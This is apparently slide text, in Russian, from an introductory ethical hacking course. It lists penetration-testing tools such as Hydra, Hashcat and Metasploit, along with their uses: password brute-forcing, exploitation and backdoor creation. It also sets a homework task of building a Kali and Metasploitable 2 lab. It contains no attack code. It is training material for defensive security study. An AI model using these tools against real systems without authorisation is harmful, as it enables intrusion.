
Open Vulnerability Assessment Scanner

Сканер-ВС 6

- сканирование портов
- определение сервисов
- инвентаризация установленного ПО (SSH/WinRM)
- поиск уязвимостей
- подбор паролей
- аудит конфигурации



Hydra

- онлайн-подбор паролей по всем распространенным сетевым протоколам



Hashcat

- offline-подбор паролей
- поддержка 350+ типов хэшей



Metasploit Framework

- сканирование портов открытых директорий и т.п.
- подбор паролей
- эксплуатация уязвимостей
- создание бэкдоров



Специализированные дистрибутивы Linux




<https://www.kali.org/>




<https://www.parrotsec.org/>

Машины для самостоятельных тренировок



<https://vulnhub.com/>



Результатов: примерно 7 560 (0,41 сек.)

infosecinstitute.com
<https://resources.infosecinstitute.com/> Перевести эту страницу

EMPIRE: LUPINONE VulnHub CTF Walkthrough, Part 1

10 февр. 2022 г. — In this article, we will solve a capture the flag challenge ported on the VulnHub platform.

<https://resources.infosecinstitute.com/> Перевести эту страницу

EMPIRE: LUPINONE VulnHub CTF Walkthrough, Part 2

14 февр. 2022 г. — Getting the Root Flag by Exploit PIP Utility. The walkthrough. Step 6. In this step, we will use the john the ripper tool to crack the ...

Видео



Empire: LupinOne || VulnHub Complete Walkthrough

YouTube - Techno Science
 1 мая 2022 г.


Домашнее задание 1

1. Вступить в группу Сканер-ВС 6 <https://t.me/scanervs> в Telegram
2. Установить VirtualBox <https://www.virtualbox.org/wiki/Downloads>
3. Импортировать Kali Linux <https://www.kali.org/get-kali/#kali-virtual-machines>
4. Создать виртуальную машину (Ubuntu 32 bit) и подключить жесткий диск машины Metasploitable 2
<https://sourceforge.net/projects/metasploitable/>
5. Настроить сеть на двух машинах

Собственная лаборатория этичного хакинга




192.168.1.10



192.168.1.100

Настройка сети в VirtualBox и Metasploitable 2



```
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.100
msfadmin@metasploitable:~$ _
```

Echelon Eyes

Echelon Eyes



@ECHELONEYES

- Материалы курса:
презентации, видео
 - Новости об уязвимостях,
инцидентах, эксплойтах,
изменениях в нормативной
базе
-

Вопросы?

Спасибо за внимание!
До новых встреч!